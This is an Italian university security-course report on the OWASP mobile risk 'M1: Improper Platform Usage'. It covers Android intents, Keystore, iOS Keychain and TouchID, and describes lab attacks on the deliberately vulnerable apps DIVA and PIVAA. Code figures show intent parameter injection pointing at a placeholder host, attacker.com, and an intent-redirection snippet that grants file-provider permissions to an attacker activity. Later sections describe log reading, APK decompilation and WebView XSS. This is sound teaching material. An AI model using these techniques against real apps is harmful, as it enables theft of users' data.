
**UNIVERSITÀ DEGLI STUDI DI CATANIA**
Dipartimento di Matematica e Informatica
Corso di Laurea Triennale in Informatica

*Martin Gibilterra*


# M1: Improper Platform Usage

Relazione Progetto Finale di Internet Security

Docente: Giampaolo **BELLA**


Anno Accademico 2021 - 2022

# Abstract

Nel 2016, OWASP Foundation ha elaborato una classifica delle dieci vulnerabilità di sicurezza più critiche a cui sono soggetti i dispositivi mobile Android e iOS, in base alla potenziale sfruttabilità della vulnerabilità, il livello di diffusione, l'impatto negativo in caso di exploit e la capacità di rilevare l'exploit stesso. [1]
Secondo gli esperti di NowSecure, dopo aver condotto dei test di sicurezza su numerose app presenti su Google Play Store e Apple Store, almeno l'85% di esse sarebbe soggetta ad almeno una tra le dieci vulnerabilità, alcune delle quali sarebbero presenti, anche contemporaneamente, in circa la metà delle applicazioni testate. [2] [3]
La vulnerabilità analizzata in questa relazione, definita come "M1: Improper Platform Usage", è presente circa nel 10% delle applicazioni testate da NowSecure. Tuttavia, essa si piazza al primo posto nella classifica delle vulnerabilità più critiche, per le molteplici metodologie di attacco che la sfruttano e per la gravità del danno in caso di attacco.
Di seguito, viene presentata una trattazione approfondita in cui si descrive il problema e le sue conseguenze per la sicurezza di un dispositivo mobile.




**Figura 1:** Istogramma dei risultati dei test di NowSecure

# Indice

# Capitolo 1

# Stato dell'arte della vulnerabilità

## 1.1 Descrizione del problema

"M1: Improper Platform Usage" è una categoria molto ampia che racchiude una serie di vulnerabilità potenzialmente molto pericolose e facilmente sfruttabili, la cui presenza dipende esclusivamente dall'utilizzo non corretto delle feature di sicurezza che la piattaforma destinazione del software offre al programmatore, in fase di sviluppo dell'applicazione stessa. A tal proposito, gli sviluppatori della piattaforma forniscono una documentazione completa sulle best-practices di sviluppo e sui security tips da adottare quando si sviluppa, per quella piattaforma, un'applicazione che deve processare o conservare dati sensibili. Una vulnerabilità di questo tipo nasce quando l'applicazione implementa queste procedure di sicurezza in modo sbagliato o non le usa affatto, esponendo a vulnerabilità servizi e chiamate API eseguite dall'applicazione.

## 1.2 Condizioni favorevoli per la nascita della vulnerabilità

In fase di sviluppo del software, lo sviluppatore può commettere errori di vario genere che possono portare alla nascita di questo genere di vulnerabilità all'interno dell'applicazione. Una vulnerabilità di "Improper Platform Usage" viene introdotta a seguito di:

- **violazione delle linee guida sulla sicurezza fornite dalla documentazione**: come già menzionato, ogni piattaforma fornisce delle linee guida ai developers su come sviluppare un'applicazione sicura; tuttavia, sta al programmatore applicare queste linee guida per non incappare in un'applicazione vulnerabile a livello di piattaforma;
- **violazione di best-practices di sviluppo software**: lo sviluppatore dell'app potrebbe inciampare su errori di progettazione dell'applicazione mobile nonché in bugs che potrebbero creare vulnerabilità di questo tipo;

- **negligenza nell'utilizzo delle feature di sicurezza**: potrebbe capitare che lo sviluppatore mal comprenda come funzioni una determinata feature di protezione all'interno di una piattaforma e la implementi in modo sbagliato all'interno della sua applicazione creando potenziali single point of failure a livello di sicurezza;
- **valutazione erronea dei permessi necessari all'applicazione**: lo sviluppatore di un'applicazione mobile dovrebbe conoscere i permessi di cui il suo software ha bisogno per funzionare correttamente e trattare i dati in maniera sicura senza rendere l'app eccessivamente invasiva; un'applicazione che richiede permessi sbagliati o eccessivi è soggetta a questo genere di vulnerabilità.

Uno sviluppo ragionato dell'applicazione, seguendo le linee guida sulla sicurezza offerte dalla piattaforma di sviluppo, abbassa drasticamente la possibilità che vi siano all'interno della stessa errori che generino vulnerabilità della categoria in esame.

### 1.2.1 Origini della vulnerabilità in Android

In ambiente Android, una gestione poco attenta degli Intent impliciti può creare un potenziale vettore d'attacco per una vulnerabilità di questo tipo. In breve, un Intent implicito in Android serve a richiedere l'esecuzione di una operazione ad un applicativo software qualsiasi, chiamato activity, specificando solo le informazioni necessarie a individuare le activity che sono in grado di effettuare al meglio quella operazione. Nel caso in cui vengano trovati più candidati, il processo di "Intent resolution" interno ad Android permette all'utente di scegliere l'activity più adatta al caso; tuttavia, un'activity che ha ricevuto l'Intent potrebbe voler fare "intent sniffing" per ottenere dati sensibili inviati insieme all'Intent stesso, o l'Intent stesso potrebbe lanciare delle activity vulnerabili: un Intent utilizzato male costituisce quindi una potenziale preda per un exploit. [4]




**Figura 1.1:** Un esempio generico di uso degli Intent come strumento di comunicazione fra applicazioni

A tal proposito, Google fornisce nelle proprie linee guida una strategia di mitigazione di questo problema, che consiste nell'esplicitare i candidati all'esecuzione dell'operazione all'utente mostrando un "app chooser", una finestra di dialogo grazie alla quale l'utente sceglierà l'applicazione più fidata alla quale permettere di elaborare i propri dati sensibili. [5]
Nelle linee guida sulle best-practices da usare per garantire la sicurezza dei dati nelle app Android, Google fornisce soprattutto consigli e pratiche tecniche da utilizzare su tutti i fronti: come conservare correttamente i dati sensibili, come proteggere l'applicazione da exploit HTTPS e SSL, come usare la crittografia in modo corretto e altre funzionalità caratteristiche di Android come il "Keystore System", equivalente del sistema "Keychain" su iOS, utile a conservare chiavi crittografiche e altri tipi di dati sensibili in modo sicuro criptandoli e rendendone difficile l'estrazione dal dispositivo.
Se lo sviluppatore rinunciasse a utilizzare il sistema di Keystore per conservare dati sensibili dell'utente, violerebbe le linee guida sulla sicurezza in Android e il salvataggio di tali dati in chiaro nello storage locale di un'applicazione oppure l'hardcoding dei suddetti all'interno dell'APK dell'applicazione genera potenziali vulnerabilità di questa categoria. [4] [5] [6]

Un altro esempio di cattivo utilizzo delle misure di sicurezza previste da Android potrebbe essere una gestione poco convincente dei permessi di accesso su un file.
Se i permessi di lettura/scrittura di determinati file (anche vitali per il funzionamento dell'app) sono globali, possibili dati sensibili contenuti al loro interno possono essere soggetti a data leak o a sovrascrittura.
Un'applicazione potrebbe anche dover eseguire dinamicamente del codice al di fuori del proprio APK di appartenenza e, dal momento in cui questo codice verrebbe eseguito con gli stessi permessi dell'applicazione madre, un'errata gestione di questo tipo di scenari può seriamente compromettere la sicurezza dell'applicazione, esponendo l'applicazione ad attacchi di code injection. [7]

### 1.2.2 Origini della vulnerabilità in iOS

In ambiente iOS, l'utilizzo inappropriato o negligente del TouchID e del sistema di Keychain, nonché il salvataggio di dati sensibili al di fuori della Keychain stessa e non criptati, apre le porte a molteplici vettori d'attacco.
Il sistema Keychain di iOS offre un ambiente sicuro di storage di dati sensibili come chiavi crittografiche, credenziali e certificati: il suo ruolo è quello di criptare ogni dato sensibile prima di salvarlo nel filesystem del dispositivo, sollevando lo sviluppatore dalla responsabilità di implementare le procedure di encryption.
Keychain utilizza anche delle ACL (Access Control Lists) che permettono al sistema di controllare quali applicazioni possono accedere e controllare un determinato oggetto contenuto nella Keychain.
Ogni applicazione presente su iOS può controllare solo i Keychain items a essa collegati; di conseguenza, una configurazione errata delle Keychain ACL può portare a problemi di vulnerabilità del tipo "Improper Platform Usage", in quanto un uso errato di tali controlli di sicurezza costituisce una violazione delle best-practices di sviluppo in sicurezza.

La Keychain può diventare l'anello debole della catena di sicurezza di un sistema iOS per due motivi:

1. tutti gli oggetti della Keychain sono accessibili senza limitazioni non appena l'utente sblocca il telefono con la password o con il TouchID;

2. in caso di jailbreak del dispositivo, gli oggetti della Keychain sono liberamente accessibili da qualsiasi applicazione che ne faccia richiesta.

In entrambi i casi, ciò vuol dire che se l'attaccante riesce ad autenticarsi e sbloccare la Keychain, avrà il libero controllo su ogni elemento che contiene e può aggiungere o estrarre i suoi dati. [7]

# Capitolo 2

# Vettori d'attacco e possibili exploit

Un attacco a un'applicazione vulnerabile a "Improper Platform Usage" può essere realizzato sfruttando una qualsiasi chiamata alle API del sistema operativo mobile effettuata dall'applicazione, che sia esposta a code injection, cross-site scripting o altri rischi elencati nella OWASP Top Ten, un documento che include le dieci vulnerabilità più critiche riscontrabili in una applicazione web o che si interfaccia con un'API.
Il vettore d'attacco può essere utilizzato per eseguire un qualsiasi tipo di exploit che miri a rubare, distruggere o alterare dati sensibili gestiti dall'applicazione o interscambiati tra varie applicazioni.
Di seguito si discutono alcuni possibili vettori d'attacco in sistemi Android e iOS, con degli esempi di possibili modi di utilizzarli per un exploit.

## 2.1 Vettori d'attacco in Android

### 2.1.1 Parametri extra di un Intent

Come già detto, un Intent in Android è un oggetto che fornisce una descrizione di un'operazione che deve essere eseguita da un'activity.
La creazione di un Intent viene eseguita facendo una chiamata alle API Android, la quale permette ad altre activity di "registrarsi" per quell'Intent, cioè di dichiarare di essere in grado di eseguire quella operazione inserendosi tra i papabili candidati ad effettuarla.
Ogni Intent creato da una activity Android può trasportare dei dati personalizzati aggiuntivi, sotto forma di oggetti inseriti come parametri extra alla funzione che crea l'oggetto Intent, che potrebbero essere utili o addirittura fondamentali per la corretta esecuzione dell'operazione richiesta all'applicazione di destinazione dell'Intent.
Una volta che l'applicazione riceve l'Intent, può scegliere di estrarre questi dati automaticamente e processarli come previsto; tuttavia, se questi dati contenessero o permettessero di eseguire del codice malevolo, un'applicazione vulnerabile eseguirebbe comunque il codice mettendo a repentaglio la sicurezza dei dati gestiti dall'app. [4]

**Intent parameter injection** Per accedere ai vari servizi offerti da un'applicazione, Android permette di utilizzare i cosiddetti "deep-links", cioè degli URI che rappresentano degli endpoint per un'activity all'interno dell'applicazione.
Gli Intent possono quindi essere inviati ad una specifica activity inserendo un URI del tipo `applicazione://risorsa` all'interno di un parametro extra da far processare all'applicazione di destinazione.
Il fatto che si possa inserire un URL di qualsiasi tipo, anche malevolo, rende l'inserimento di parametri extra un vettore d'attacco sensibile ad exploit, grazie ai quali si può reindirizzare l'utente verso URL malevoli creati ad hoc per rubare dati sensibili o per raggiungere parti critiche dell'applicazione con lo scopo di comprometterne il funzionamento. [4]
Ad esempio, si supponga di avere un'applicazione che, in una delle sue activity, visualizzi direttamente delle pagine web per usufruire di alcune funzionalità.

```
@Override
protected void onCreate(Bundle savedInstanceState) {
super.onCreate(savedInstanceState);

setContentView(R.layout.activity_main);
WebView webView = (WebView) findViewById(R.id.webview);

WebSettings settings = webView.getSettings();
settings.setJavaScriptEnabled(true);

Intent intent = getIntent();
String url = intent.getStringExtra("url");
webView.loadUrl(url);
}
```

**Figura 2.1:** Esempio di activity con WebView che estrae un URL da un Intent e carica la rispettiva pagina web

Nello sviluppo di un'applicazione Android, un particolare oggetto di tipo WebView permette a una activity di visualizzare pagine web a schermo, accedendo al loro URL.
L'oggetto WebView conterrà la pagina web caricata e, settando il suo campo setJavaScriptEnabled a true l'applicazione potrà eseguire del codice JavaScript inviato insieme alla pagina web stessa.
Ma cosa succede se un attaccante volesse far eseguire del codice JavaScript malevolo all'applicazione per uno scopo qualsiasi?
Questo è possibile, in quanto l'activity è configurata per poter eseguire qualsiasi JavaScript le venga dato in pasto.
A questo punto, un attaccante può creare un Intent esplicito che venga ricevuto da quella precisa activity, corredato di un parametro URL extra che reindirizza al sito malevolo dell'attaccante.

Nella Figura 2.2, la richiesta HTTPS all'URL `https://attacker.com` restituirà una pagina web e un codice malevolo JavaScript che verrà eseguito dall'activity. Un exploit simile viene usato in genere quando l'attaccante vuole causare un leak di dati sensibili per rubarli. [4]

```
Intent extra = new Intent();
extra.setData(Uri.parse(...));
String url = "https://attacker.com";
extra.putExtra("url", url);
startActivity(intent);
```

**Figura 2.2:** Modello di creazione di un Intent e inserimento di un parametro URL malevolo

**Intent redirecting** All'interno di un parametro extra di un Intent è possibile inserire un ulteriore Intent da far eseguire all'applicazione che soddisferà la richiesta.
In questo caso, nasce il problema di controllare l'effettiva autenticità di questa richiesta, cioè se l'activity che ha inviato l'Intent principale è autorizzata a inviare degli Intent contenuti nell'Intent principale e se quell'Intent interno è attendibile, cioè se è sicuro da eseguire.
L'activity che soddisfa l'Intent principale non ha modo di saperlo senza un controllo di sicurezza accurato; quindi, nell'esecuzione di questa operazione eseguirà anche l'Intent interno, che potrebbe anche essere malevolo, operando quello che è a tutti gli effetti un redirect, come avverrebbe tra due pagine web.
Questi Intent "nested" costituiscono un ulteriore vettore d'attacco.
L'intent redirecting può essere utilizzato, ad esempio, per alterare temporaneamente i permessi di accesso ad un file.
Si supponga uno scenario in cui sono disponibili le seguenti activity:

- **Bob**: activity istanziata dall'applicazione vulnerabile, gestisce internamente all'applicazione tutte le operazioni di lettura e scrittura del filesystem;
- **Alice**: activity istanziata dall'applicazione vulnerabile, comunica con Bob tramite Intent espliciti per ottenere l'accesso a un file;
- **Carl**: activity malevola istanziata dall'attaccante, invia Intent malevoli ad Alice allo scopo di accedere indebitamente a file protetti;
- **Eve**: activity malevola istanziata dall'attaccante, si occuperà di interfacciarsi con Bob al posto di Alice.

L'activity Bob gioca il ruolo di "FileProvider" che, nello sviluppo Android, è un oggetto che permette di facilitare la condivisione di file appartenenti ad un'applicazione con altre app in modo sicuro, utilizzando dei link di tipo `content://uri` anziché `file://uri` come prevede lo standard di accesso ad un file in Android. [8]
Questo cambiamento è utile perché si accede a un file usando il primo tipo di link, l'utente che lo invoca ottiene dei permessi speciali e temporanei in lettura e scrittura, senza la necessità di modificare i reali permessi di controllo attribuiti al file (di fatto aggirandoli), mentre accedendo con un link del secondo tipo, saranno controllati i permessi di accesso del file.
Sfruttando questa peculiarità, Carl può introdursi nella comunicazione tra le due activity per accedere a un file protetto procedendo come segue:

```
Intent extra = new Intent();
extra.setFlags(Intent.FLAG_GRANT_PERSISTABLE_URI_PERMISSION |
               Intent.FLAG_GRANT_PREFIX_URI_PERMISSION |
               Intent.FLAG_GRANT_READ_URI_PERMISSION |
               Intent.FLAG_GRANT_WRITE_URI_PERMISSION);
extra.setClassName(getPackageName(), "com.attacker.AccessProviderActivity");
extra.setData(Uri.parse("content://com.myapp.fileprovider/"));

Intent intent = new Intent();
intent.setClassName("com.myapp", "com.myapp.TargetProxyActivity");
intent.putExtra("EXTRA_INTENT", extra);
startActivity(intent);
```

**Figura 2.3:** Esempio di Intent extra che reindirizza le operazioni all'activity malevola `com.attacker.AccessProviderActivity`

1. Carl crea un Intent esplicito malevolo (come quello in figura) e lo invia ad Alice: questo contiene un Intent esplicito come parametro extra;
2. L'Intent extra viene creato in modo tale che Alice invierà soltanto a Eve questa richiesta di operazione per eseguirla: l'operazione prevede di assegnare a chi la esegue dei permessi di lettura e scrittura speciali settando alcuni flags di permessi sull'utilizzo degli URI;
3. Eve, in ascolto per eventuali Intent in arrivo, riceve questa richiesta e può accedere al file con i permessi sbloccati, aggirando la misura di sicurezza.

Tutto ciò può funzionare se e solo se Alice non fa un controllo di sicurezza sull'Intent, cioè se non controlla a quale activity questo Intent è diretto e se questa activity rientra in quelle attendibili.




**Figura 2.4:** Visualizzazione grafica di un generico intent redirecting verso un FileProvider protetto

### 2.1.2 Keystore System e local app storage

Un'applicazione conserva i dati sensibili che gestisce in un modo scelto dal programmatore in fase di sviluppo: in particolare, i dati possono essere salvati internamente all'applicazione, sul filesystem oppure in ambienti sicuri preposti a contenere determinati tipi di dati sensibili.
A tal proposito, Android 4 introduce il Keystore system, un ambiente ristretto e sicuro dove le applicazioni possono conservare chiavi crittografiche e altri dati simili la cui violazione comporterebbe un danno all'utente.
Keystore è solitamente un ambiente software, ma nei dispositivi più recenti l'intero sistema è gestito da un modulo hardware di sicurezza, un chip che comunica con il resto del dispositivo, creando un ambiente molto più chiuso rispetto ad una implementazione esclusivamente software all'interno della memoria principale.
Keystore ha l'importante proprietà di vietare il trasferimento di qualsiasi dato sensibile dal proprio sistema all'applicazione: tutte le operazioni effettuate con un oggetto contenuto nel Keystore vengono eseguite da un processo di sistema esterno e i dati non vengono mai a contatto con l'applicazione; di conseguenza, se l'applicazione fosse vulnerabile, farle maneggiare dati sensibili sarebbe pericoloso per l'utente. [6]
Se lo sviluppatore decide di salvare tali dati nello storage locale dell'applicazione anziché sul sistema Keystore, senza un'adeguata procedura di encryption i dati sensibili salvati su storage locale costituiscono un vettore d'attacco, conseguenza del mancato utilizzo di una importante misura di sicurezza prevista dalla piattaforma Android.

### 2.1.3 Codice esterno all'APK eseguito dinamicamente

La corretta gestione dei permessi d'accesso di un'applicazione ad un file a essa collegato è fondamentale per evitare di introdurre falle di sicurezza, in quanto una gestione erronea dei permessi può anche esporre l'applicazione a code injection se l'app necessita di eseguire codice contenuto al di fuori del proprio APK in modo dinamico, dal momento che questo codice verrebbe eseguito con gli stessi permessi del resto dell'applicazione; l'esecuzione dinamica di codice esterno all'applicazione diventa quindi un vettore d'attacco se non gestita in modo sicuro. [7]

### 2.1.4 Codice sorgente e log dell'applicazione

Lo sviluppatore Android può decidere di personalizzare ciò che viene salvato sui log di sistema da parte dell'applicazione dopo aver compiuto una determinata operazione o aver riscontrato un errore di qualsiasi tipo.
Tuttavia, quando si trattano dati sensibili, è consigliabile evitare di salvarne qualsiasi riferimento all'interno dei log di sistema generati dall'applicazione oppure di codificarli all'interno del codice sorgente dell'applicazione, perché sono facilmente reperibili dei tool freeware che riescono a decompilare un APK ricostruendo gran parte del codice sorgente dell'applicazione e i log di sistema sono facilmente leggibili lanciando Android Debug Bridge con il comando adb

logcat.
Nel Capitolo 3, vengono fornite due dimostrazioni dettagliate di esempio di attacco alla vulnerabilità "Improper Platform Usage" su Android, leggendo il codice sorgente e i log dell'applicazione.

## 2.2 Vettori d'attacco in iOS

### 2.2.1 TouchID

Il TouchID è una misura di sicurezza nonché una scorciatoia per l'utente iOS che vuole autenticarsi facilmente all'interno di una app o semplicemente per sbloccare il telefono, usando la sua impronta digitale anziché una password.
Un utilizzo inappropriato del TouchID lo rende un vettore d'attacco per eventuali exploit basati sull'autenticazione utente.
Il TouchID diventa un vettore d'attacco soprattutto quando l'utente lo aggiunge ad una app per autenticarsi più facilmente.
Nello specifico, ci sono due modi di aggiungere un TouchID ad una app:

- si possono usare le Keychain ACL per controllare quali applicazioni possono accedere a un determinato item in Keychain;
- può essere usato il framework LocalAuthentication, il quale però risulta non sicuro se l'attaccante riesce ad alterare il check di autenticazione a runtime.

Per fare un esempio, nel 2016 fu scoperto che una serie di app presenti sull'Apple Store condividevano una vulnerabilità che permetteva di bypassare totalmente il controllo del TouchID ai fini di autenticazione. Una volta avviata una sessione di autenticazione, cancellando il TouchID dal dispositivo e riavviando l'applicazione, essa rilevava che il processo di autenticazione era comunque andato a buon fine. Questa anomalia era causata dal fatto che il segreto trasportato dal TouchID veniva salvato in modo non corretto all'interno del sistema Keychain di iOS. [2]

### 2.2.2 Keychain

Il sistema Keychain di iOS fornisce un ambiente protetto da passcode dove salvare password, dati sensibili, credenziali, chiavi crittografiche e certificati.
La presenza del passcode è fondamentale, in quanto viene utilizzato come input per fare l'encryption dei dati e limita le intrusioni garantendo la sicurezza dei dati contenuti all'interno del Keychain: senza di esso, chiunque sia fisicamente in possesso del dispositivo può leggere tutto il contenuto di Keychain in chiaro.
Il passcode può essere un PIN numerico o una stringa alfanumerica con eventuali simboli.
La debolezza del passcode del Keychain può rivelarsi un vettore d'attacco importante, in quanto con attacchi brute-force o dizionario, un passcode semplice può essere facilmente crackato.
Come già detto in precedenza, un dispositivo jailbroken ha un Keychain altamente vulnerabile, in quanto viene meno l'isolamento che si crea tra appplicazione e dato a essa collegato: in quel caso, l'intero Keychain può essere usato come vettore d'attacco, dato che può virtualmente accogliere qualsiasi tipo di

dato sensibile spacciandolo per veritiero, rendendo ciò un problema, ad esempio, nel caso in cui vengano caricati identità o certificati falsi nel sistema.
Inoltre, nei dispositivi iOS moderni, Apple ha integrato "Security Enclave", un coprocessore esterno che si occupa di tutte quelle operazioni di sicurezza che quotidianamente il dispositivo deve svolgere, come ad esempio la cifratura e decifratura degli elementi di Keychain con l'ausilio del passcode, sollevando questa responsabilità dalle applicazioni stesse, similmente a quanto succede con l'Android Keystore System.




**Figura 2.5:** Design architetturale del sistema Keychain nei dispositivi iOS più recenti

# Capitolo 3

# Metodologie di attacco proposte

In questo capitolo vengono discusse delle metodologie di attacco a un'applicazione vulnerabile a "Improper Platform Usage".

## 3.1 Hardware e software utilizzati

Gli attacchi sono stati realizzati su un sistema Android virtualizzato, in esecuzione su un laptop con Windows 10.
Per creare il sistema virtuale si è fatto affidamento sul software Genymotion (ver. 3.2.1) che permette, grazie all'integrazione al suo interno di adb (Android Debug Bridge) e del frontend headless di VirtualBox 6.1.14, di creare macchine virtuali Android e di gestirne l'esecuzione tramite VirtualBox.
Il dispositivo virtualizzato usato per le dimostrazioni è un Samsung Galaxy S4 con una configurazione di base di Android 4.4 (API ver. 19).
Le dimostrazioni seguenti sono realizzate grazie all'utilizzo dei software Android DIVA (Damn Insecure and Vulnerable App [9]) e PIVAA (Purposefully Insecure and Vulnerable Android Application [10]).
Per realizzare l'attacco di insecure logging è necessario poter leggere i log di sistema su Windows: per fare ciò è stato usato il software freeware "mLogcat", che necessita di connettersi tramite adb al dispositivo Android di cui deve leggere i log; tuttavia, questa procedura può essere eseguita anche installando adb sul sistema operativo della macchina host (nel caso in esame la macchina con Windows 10) ed eseguendolo dal prompt dei comandi o da Windows PowerShell.
Per stabilire il collegamento tra Windows e il dispositivo Android virtuale, Genymotion ha assegnato un indirizzo IP alla macchina Android (192.168.155.103) in modo che Windows e il dispositivo Android fossero nella stessa rete (configurata tramite NAT).
Per realizzare l'attacco al codice sorgente invece è stato necessario utilizzare il software jadx (versione con GUI), che permette di decompilare gli APK estrapolandone il codice sorgente Java.

## 3.2 Attacco di insecure logging


**Figura 3.1:** Schermata dell'activity vulnerabile

Si supponga che l'attaccante abbia accesso al dispositivo e in particolare ai suoi log di sistema, ad esempio tramite collegamento con adb.
Utilizzando l'applicazione DIVA, viene eseguito un attacco che sfrutta il salvataggio non sicuro di dati personali sensibili all'interno dei log di sistema prodotti dall'applicazione.
Inserendo il numero di carta di credito come in Figura 3.1 e premendo il pulsante "check out", verrà restituito un errore e questo errore verrà salvato nei log di sistema generati dall'applicazione.
Tuttavia, l'applicazione è progettata per salvare nei log il numero di carta con cui si è provato a fare la transazione fallendo.
L'attaccante legge quindi il log di sistema tramite mLogcat, collegandosi tramite adb al dispositivo con indirizzo 192.168.155.103:5555:




**Figura 3.2:** Schermata di mLogcat in cui viene evidenziata l'entry del log di sistema che salva in chiaro il dato sensibile

La log entry evidenziata contiene il numero di carta di credito digitato dall'utente, che il programma salva per scelta dello sviluppatore, in chiaro e quindi in modo totalmente insicuro.

## 3.3 Decompilazione del codice sorgente




**Figura 3.3:** Schermata dell'activity vulnerabile

Utilizzando ancora una volta l'applicazione DIVA, viene eseguito un attacco con lo scopo di leggere dei dati sensibili salvati all'interno del codice sorgente dell'applicazione.
Nell'esempio in esame, l'applicazione richiede di inserire un vendor key segreto che l'utente non conosce, ad esempio per attivare una licenza.
Lo sviluppatore, violando le best-practice di sicurezza, potrebbe aver conservato questo dato all'interno del codice sorgente dell'applicazione per evitare di programmare un sistema ben più complesso e sicuro di controllo delle chiavi di licenza.
Supponendo che l'attaccante abbia accesso all'APK, decompilandolo ottiene il suo codice sorgente in Java, che in questo caso nasconde la secret key all'interno dell'if evidenziato in giallo nella Figura 3.4.




**Figura 3.4:** Estratto di codice Java decompilato dall'APK con jadx-gui

L'attaccante, quindi, scopre che la chiave segreta è "vendorsecretkey" e può inserirla nel software per procedere.

## 3.4 Attacco XSS a una WebView vulnerabile

Utilizzando l'applicazione PIVAA, viene eseguito un attacco di base ad una activity che contiene una WebView vulnerabile, configurata in modo tale da visualizzare ogni URL che le viene chiesto di visualizzare eseguendo anche il codice JavaScript scaricato dal sito web visitato.

Cliccando sul pulsante "Link 2" mostrato in Figura 3.5, la WebView caricherà l'URL `https://xss.rocks/scriptlet.html` il quale al suo interno contiene un codice JavaScript che, in questo caso, chiama una semplice funzione alert("XSS") che stampa il messaggio a schermo.
In questo scenario, qualsiasi codice JavaScript eseguito potrebbe essere potenzialmente malevolo.

